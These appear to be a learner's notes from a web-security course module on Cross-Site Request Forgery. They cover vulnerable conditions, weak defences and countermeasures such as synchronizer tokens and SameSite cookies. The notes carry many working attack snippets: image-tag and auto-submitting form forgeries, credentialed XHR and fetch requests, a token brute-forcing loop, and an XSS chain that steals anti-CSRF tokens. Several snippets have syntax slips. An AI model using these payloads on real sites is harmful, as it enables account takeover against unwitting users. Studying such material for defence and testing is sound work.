

Module 5 - Cross-Site Request Forgery

Introduction

- Cross-Site Request Forgery also referred to as CSRF or XSRF
- Happens when developers omit the prevention mechanisms.
- it's the most known flavor of the Session Riding attack category
- it's also pronounced **Sea Surf**

▼ CSRF: Recap & More

- SOP doesn't prevent CSRF because it prevents the attacker from reading the response, not from sending requests
- We can classify CSRF as a **one-way** attack bcz the attacker only needs to forge requests and not read responses.

A Web Application is vulnerable to CSRF attacks if:

- when tracking sessions, the app relies both on mechanisms like HTTP cookies and basic authentication, which are automatically injected into the request by the browser
- The attacker is able to determine all the required parameters in order to perform the malicious request (i.e no unpredictable parameters are required)

What it takes for the attacker to successfully exploit a CSRF flaw

- make sure that the victim has a valid and active session when the malicious request is executed
- be able to forge a valid request on behalf of the victim

Vulnerable Scenarios

- there are mainly two instances in which this may occur
 - the first and most dangerous is when the application lacks **anti-CSRF** defenses.
 - the second, contains weak **anti-CSRF** defense mechanisms, such as:
 - [cookie-only based solutions](#)
 - [confirmation screens](#)
 - [using POST](#)
 - [Checking referer header](#)


▼ Attack Vectors

▼ Force Browsing with GET

- The simplest scenario is when the victim application makes use of HTTP GET requests to perform the vulnerable operation

Example > Change Email Address

- lets consider a simple form in a member's area which allows users to change their email address.
- **the mechanism is simple:** *provide the new address and submit the form*
- **by default** the HTTP method is **GET**



```
<form action="change.php" >
    <label name="email">Your email is: <b>mycoolEmail@victim.site</b></label>
    <input type="hidden" name="old" value="mycoolEmail@victim.site">
    <label name="email">New email</label>
    <input type="email" name="new" placeholder="your new email" required>
    <input type="submit" value="Confirm">
</form>
```


How to exploit that?

The simplest method to generate a **GET** request is to use images. This is merely because **GET** is the standard method used when requesting an image with HTML.

```
<img src='http://victim.site/csrf/changeemail/change.php?  
old=mycoolemail%40victim.site&new=evil%40hacker.site'>
```

- To deliver the attack, we must exploit an existing flaw like **XSS**, and inject either **HTML** or **JavaScript**
 - otherwise, we need to social engineer the victim in order to have them visit our malicious page or click a link we provide

Alternative methods of accomplishing this



Post Requests

- submitting data that needs to be processed server-side utilizing the HTTP **GET** method is not a good idea.
- **GET** requests should only be used to retrieve info, while **POST** is the appropriate method to use when dealing with sensitive data
- using only HTML, the only way to forge **POST** requests is with the attribute method of tag **FORM**


- <form action="somewhere" method="POST">
- as a result we need to create a cloned form and then social engineer the victim into clicking the submit button
- We can use HTML + JS !

Auto-Submitting Form > 1

- →

*Auto-submitting a form requires the **submit()** method and a bit of JavaScript, as we can see below:*


```
...
<form action="change.php" method="POST" id="CSRForm">
    <input name="old" value="myCOOLemail@victim.site">
    <input name="new" value="evil@hacker.site">
</form>
<script>document.getElementById("CSRForm").submit()</script>
...
...
```



The script tag is not our only option in this context. By using event handlers, we can further add HTML elements in the malicious page. For example, **onload** and **onerror** are event handlers that do not require user interaction.

```
<form action="change.php" method="POST" id="CSRForm">
    <input name="old" value="myCOOLemail@victim.site">
    <input name="new" value="evil@hacker.site">
    <img src=x onerror="CSRForm.submit();">
</form>
...

```




Using a fake path triggers the onerror event

Another example uses a new attribute introduced in HTML5, **autofocus** and the related event handler **onfocus**.

...

```
<form action="change.php" method="POST" id="CSRForm">
    <input name="old" value="myCOOLemail@victim.site">
    <input name="new" value="evil@hacker.site" autofocus
onfocus="CSRForm.submit()">
</form>
```



Auto-submitting Form > 2

- Extending on v1 of the example

Extending on **v1** of the example, the following is a solution to prevent the browser from opening a new tab or refreshing the existing one:

```
...
<iframe style="display:none" name="CSRFrame"></iframe>
<form action="change.php" method="POST" id="CSRForm" target="CSRFrame">
    <input name="old" value="myCOOLemail@victim.site">
    <input name="new" value="evil@hacker.site">
</form>
<script>document.getElementById("CSRForm").submit()</script>
...
```



Additionally, silent POST requests can be forged using XMLHttpRequest (XHR):

```
...
var url = "URL";
var params = "old=mycoolmail@victim.site&new=evil@hacker.site";
var CSRF = new XMLHttpRequest();
CSRF.open("POST", url, false);
CSRF.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
CSRF.send(params);
```



This can also be done using JavaScript libraries such as jQuery:

```
...
$.ajax({
    type: "POST",
    url: "URL",
    data: "old=mycoolemail@victim.site&new=evil@hacker.site",
});
```

▼ Exploiting Weak Anti-CSRF Protection

- *it will make the exploitation a little bit more difficult but still exploitable.*

▼ Using POST-only Requests

As a result, using **POST** requests for sensitive operations is better practice and protects against a well-known class of CSRF attack vectors. These allow the attacker to construct a malicious link, such as requesting an embedded image, iframe, etc.

Of course, using **POST** requests instead of **GET** will raise the bar for CSRF. As we have seen previously, there are several methods by which an attacker can trick a victim into submitting a **POST** request.

▼ Multi-step Transaction

- CSRF is possible as long as we can predict or deduce the steps necessary to complete a task.
 - Even if the application implements multi-step transactions
 - eg: multiple confirmation screens

▼ Checking Referer Header

However, this implementation has some common mistakes. Perhaps the most notable is the referrer not being sent if the website is using SSL/TLS. This doesn't take into consideration that firewalls, corporate proxies, etc. might remove this header.

In this case, developers need to add some business logic in order to understand whether the request is an attack or a legitimate request.

- checking the **referer header** is something more attuned to an **intrusion detection** rather than being a solid **anti-CSRF** counter measure
- It can help detecting some attacks, however it will not stop all attacks.
 - **eg: an XSS flaw in the same origin !**

▼ Predictable Anti-CSRF Token

One of the most effective solutions for reducing the likelihood of CSRF exploitation is to use a [Synchronizer Token Pattern](#), commonly called Anti-CSRF Tokens. This design pattern requires the generating of a challenge token that will be inserted within the HTML page. Another countermeasure might be [SameSite cookie](#).

Once the user wishes to invoke operations that require the token, then it must be included in the request.

- Countermeasures:
 - CSRF token (Synchronizer Token Pattern)
 - SameSite cookie
- it's essential that the token values are randomly generated
 - so the attacker can not guess them ^_^

▼ Unverified Anti-CSRF Token

- the app implements a strong token but lacks the verification server-side.

```
<form action="change.php" >
<input type="hidden" name="anti_csrf" value="bg0DZVGis4bdsh6723882930rttIvgV">
<input type="hidden" name="old" value="myC00Lemail@victim.site">
<input type="email" name="new" placeholder="your new email" required>
<input type="submit" value="Confirm">
```

▼ Secret Cookies

- Developers are always thinking of security through obscurity

the fact that, oftentimes, they use secret cookies are evident. The concept with this technique is to create a cookie containing secret information (MD5 hash of a random secret...) and then check if it is included in the user's request.

Clearly, this is not in any way a security measure. Cookies, both by specification and design, are sent with every request; therefore, once a user sets a cookie, they are passed to the site/application no matter what, regardless of user intention.

▼ Advanced CSRF Exploitation

▼ Bypassing CSRF Defenses with XSS


- a Single XSS flaw is like a storm that overwhelms the entire XSRF protection System
- Technically, once we have exploited an XSS flaw, we are in the same origin of the CSR
 - Therefore all the defenses against CSRF except challenge-response mechanism, are useless.
 - eg: CSRF token, checking the referer header, and checking the origin header. can call be bypassed.

▼ Bypassing header checks

- checking referer and origin headers simply means that the request must come from a proper origin.
 - bypassing them is straightforward as long as we have exploited an XSS vuln

▼ Bypassing Anti-CSRF Token

- *we need to hijack the valid token then use it in our forged form.*
- Once the XSS flaw has been detected, there are generally two scenarios that play out.
 - 1] (The luckiest) occurs when **XSS** and **CSRF-Protected** forms are contained on the same page.
 - 2] XSS flaw is located in another part of the web application



- Steps (**Useless if the XSS is in the same page**)
 - 1) Request a valid form (with a valid token)
 - 2) Extract the valid token from the source code
 - 3) Forge the form with the stolen token

Request a Valid Form with a Valid Token

During the first step, we need the HTML of the page where the target form is located.

Worst case scenario, the XSS is not located on the same page of the target form; therefore, we cannot access the DOM directly using JavaScript. Thus, we need to **GET** the HTML source of the page.

To get the page's HTML using XMLHttpRequest is simple.

```
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
    if (xhr.readyState == 4) {
        var htmlSource = xhr.responseText; ← The source code
        //some operations...
    }
}
xhr.open('GET', 'http://victim.site/csrf-form-page.html', true);
xhr.send();
```

The first step is to request a valid form with a valid token by using some form of the following jQuery code:

```
jReq= jQuery.get('http://victim.site/csrf-form-
page.html',
    function() {
        var htmlSource = jReq.responseText; ← The source code
        //some operations...
    });
});
```

Extract the Valid token from the source code

The second step requires us to extract the Anti-CSRF token from the page. In the best-case scenario, we can access the DOM quite easily (see the following example):


```
var token = document.getElementsByName('csrf_token')[0].value
```

Of course, this depends on the implementation context.

Whereas, it is slightly different if the XSS is located on a different page. In this case, we need to extract the token from the result of the first step (a string containing the HTML of the target page).

There are multiple options available to both inspect the string result and extract the anti-CSRF token. Let's check out two of those options, the first one using a regex-based approach and the `DOMParser` API.

Using Regex or DOMParser



Forge the form with the stolen token

The final step, once we have a valid token, is to add the anti-CSRF token in the forged form and send the attack by using the techniques we have seen in the previous sections

▼ Bypassing Anti-CSRF token brute forcing

- as we discussed before, the tokens must be random and unpredictable

5.4.2 Video #1

Advanced XSRF Exploitation - Part 1

In this two-part video series, learn more about advanced CSRF exploitation methods!



*Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To UPGRADE, click [LINK](#)

5.4.2 Video #2

Advanced XSRF Exploitation - Part 2

Check out the second part of this demo video on CSRF exploitation.



*Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To UPGRADE, click [LINK](#)

The next vulnerable example will be based on our traditional "*change email address*" form. The developer has added the anti-CSRF token as a security measure against CSRF attacks.

```
...
<form action="change.php" method="POST">
    <input type="hidden" name="csrfToken" value="WEAK-TOKEN">
    <input type="hidden" name="old" value="myceo@email@victim.site">
    <input type="email" name="new" placeholder="your new email" required>
    <input type="submit" name="confirm" value="Confirm">
</form>
...
```

A random but weak token

A screenshot of a web browser window. The page contains a form with several input fields. One of the hidden input fields is highlighted with a red box and labeled "A random but weak token" with an arrow pointing to it. The value of this field is "WEAK-TOKEN". Other visible fields include "old" (value: "myceo@email@victim.site") and "new" (placeholder: "your new email" required). There is also a "confirm" button.

Let's consider an implementation that generates anti-CSRF tokens with a number value between 100 and 300. This is an extremely poor level of randomness, therefore, requiring only 200 attempts to brute force the mechanism.

```
...
<form action="change.php" method="POST">
    <input type="hidden" name="csrfToken" value="WEAK-TOKEN">
...
...
...
rand(100, 300);
```

5.4.2 Bypassing Anti-CSRF Token Brute Forcing

Exploiting this implementation only requires us to create a page with a script that generates and submits 200 forms.

As we have seen in the first chapters of this module, in order to auto submit a POST request, we can either use a form element, or as we are going to see now, XMLHttpRequest.

The implementation requires both a loop, in order to generate the number of requests needed, and a function that generates the same request (except for the anti-CSRF token).

Generate a loop of 200 requests

```
var i = 100;
function bruteLoop() {
    setTimeout(function() {
        XHPost(i);
        i++;
        if (i < 300)
            bruteLoop();
    }, 30) //sleep a little bit
}

function XHPost(tokenID) {
    var http = new XMLHttpRequest();
    var url = "http://victim.site/csrf/brute/change_post.php";
    http.open("POST", url, true);

    http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    http.withCredentials = 'true';

    http.onreadystatechange = function() { //we don't care about responses
        if (http.readyState > 1) http.abort();
    }

    var params = "old-myoldemail&confirm=1&newattackerEmail&csrfToken=" +
    tokenID;
    http.send(params);
}
```

In some scenarios, the vulnerable form may be submitted using a **GET**. Therefore, we can use **XHR** again. There are also a great deal of other native methods (**IMG**, ...).

```
function MakeGET(tokenID) {  
  
    var url = "http://victim.site/csrf/brute/change.php?";  
    url += "old=myoldemail&confirm=1&";  
    url += "new=attackerEmail&csrfToken=" + tokenID;  
  
    new Image().src = url; //GET Request  
}
```

NOTE: From the field

Some real-world implementations of anti-CSRF appear to use a known Ajax request to get the token.

If you could iframe that particular functionality, you could narrow down a valid token by leveraging JavaScript and given that each character has a different size.

Advanced XSFR Exploitation Part1

```
var url = "";  
var params = "";  
var CSRF = new XMLHttpRequest();  
CSRF.open("POST", url, true);  
CSRF.withCredentials = 'true';  
CSRF.setRequestHeader("Content-Type", "...");  
CSRF.send(params);
```

Exploiting CSRF using XSS flaw (defeating the referer header check)

- same above code but put it in the xss flaw code

Exploiting CSRF using XSS flaw to bypass anti-CSRF token

```
<script>
function adduser(token) {
    var url = "";
    var params = "...CSRFToken=" + token;
    var CSRF = new XMLHttpRequest();
    CSRF.open("POST", url, true);
    CSRF.withCredentials = 'true';
    CSRF.setRequestHeader("Content-Type", "...");
    CSRF.send(params);
}

//extract the token
var XHR = new XMLHttpRequest();
XHR.onreadystatechange = function() {
    if(XHR.readyState == 4) {
        var htmlSource = XHR.responseText; //the source of users
        //extract the token
        var parser = new DOMParser().parseFromString(htmlSource,
        var token = parser.getElementById('CSRFToken').value;

        addUser(token);
    }
}
XHR.open('GET', 'URL/users.php', true)
XHR.send();
</script>

//SAME CODE BUT WITH USING FETCH API
function adduser(token) {
    var url = "";
    var params = "...&CSRFToken=" + token;
```

```
fetch(url, {
  method: 'POST',
  credentials: 'include',
  headers: {
    'Content-Type': '...',
  },
  body: params,
});
}

// Extract the token
fetch('URL/users.php')
.then(response => response.text())
.then(htmlSource => {
  var parser = new DOMParser();
  var doc = parser.parseFromString(htmlSource, 'text/html');
  var token = doc.getElementById('CSRFToken').value;

  adduser(token);
});
```